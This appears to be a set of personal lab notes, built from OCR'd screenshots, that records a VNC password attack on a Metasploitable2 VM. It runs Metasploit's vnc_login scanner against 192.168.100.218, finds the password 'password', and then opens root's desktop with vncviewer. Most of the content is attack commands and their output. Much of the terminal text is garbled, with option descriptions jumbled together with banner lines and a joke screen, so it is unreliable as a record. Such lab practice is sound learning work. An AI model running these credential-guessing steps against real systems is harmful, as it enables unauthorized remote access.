
VNC server:

192.168.100.218




Password:

5 July, 24



Or

5 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
SessionLogging: false Log all input and output for sessions  
(silentspectre@kali)-[~]  
$ msfconsole Log all incoming and outgoing TLV packets  
Prefix all console output with a timestamp  
Metasploit tip: View a module's description using info, or the enhanced  
version in your browser with info -d  
[silentspectre@kali: ~] > show options  
Metasploit Park, System Security Interface (in):  
Version 4.0.5, Alpha E  
Ready ...  
Current Setting Required Description  
> access security yes Attempt to login with a blank username  
and password  
access: PERMISSION DENIED.  
> access security grid no Try blank passwords for all users  
access: PERMISSION DENIED.  
> access main security grid yes How fast to brute force, from 0 to 5  
access: PERMISSION DENIED....and ... no Try each user/password couple stored i  
n the current database  
YOU DIDN'T SAY THE MAGIC WORD! no Add all passwords in the current datab  
ase to the list  
YOU DIDN'T SAY THE MAGIC WORD! no Add all users in the current database  
to the list  
YOU DIDN'T SAY THE MAGIC WORD! no Skip existing credentials stored in th  
e current database (Accepted: none, us  
er, user@realm)  
YOU DIDN'T SAY THE MAGIC WORD! no The password to test  
PASSWORD no P[] containing passwords, one per lin  
e  
PAS=[ metasploit v6.4.12-dev metasploit-f no  
+ -- --[ 2426 exploits - 1250 auxiliary - 428 post  
+ -- --[ 1471 payloads - 47 encoders - 11 nops  
+ -- --[ 9 evasion no A[] proxy chain of format type:host:port  
[,type:host:port][...]  
Metasploit Documentation: https://docs.metasploit.com/  
The target host(s); see https://docs.m  
etasploit.com/docs/using-metasploit/ba  
sics/using-metasploit.html  
msf6 > search VNC login The target port (TCP)  
Matching Modules: false Stop guessing when a credential works  
for a host  
THREADS 1 The number of concurrent threads (max  
# Name Disclosure Date Rank Check Description  
- - - - -  
1 auxiliary/scanner/vnc/vnc_login 2019-07-01 0.00 YES true AS
```

Use payload **auxiliary/scanner/vnc/vnc\_login** and connect vnc using **vncviewer**.

5 July, 24


```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
SessionLogging false Log all input and output for sessions
Matching Modules false Log all incoming and outgoing TLV packets
Prefix all console output with a timestamp

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/vnc/vnc_login . normal No VNC Authentication Scanner
1 post/windows/gather/credentials/mremote . normal No Windows Gather mremote Saved Password Extraction

ANONYMOUS LOGIN false Attempt to login with a blank username
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote
BRUTEFORCE_SPEED false Try blank passwords for all users
BRUTEFORCE_SPEED 5 How fast to brute-force, from 0 to 5
msf6 > use 0 Try each user/password couple stored in the current database
msf6 auxiliary(scanner/vnc/vnc_login) > se RHOSTS 192.168.100.218
[-] Unknown command: se. Did you mean set? Run the help command for more details. current database
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.100.218:5900 - 192.168.100.218:5900 - Starting VNC login sweep Accepted: none, us
[+] 192.168.100.218:5900 - 192.168.100.218:5900 - Login Successful: :password
[*] 192.168.100.218:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > lists
[5]+ Stopped
(silentspectre@kali)-[~]
$ vncviewer 192.168.100.218
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure
(silentspectre@kali)-[~]
$ vncviewer 192.168.100.218
Connected to RFB server, using protocol version 3.3
```

Connect to a VNC server: **xtightvncviewer**

5 July, 24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~/Downloads
File Actions Edit View Help
2 packets transmitted, 2 received, 0% packet loss, time 1055ms listing credentials stored in the
rtt min/avg/max/mdev = 76.117/101.403/126.690/25.286 ms
(silentspectre@kali)-[~/Downloads]
$ xlightvncviewer
xlightvncviewer: command not found: wordlists
(silentspectre@kali)-[~/Downloads]
$ xtightvncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication failure
(silentspectre@kali)-[~/Downloads]
$ xtightvncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication failure
(silentspectre@kali)-[~/Downloads]
$ xtightvncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

5 July, 24

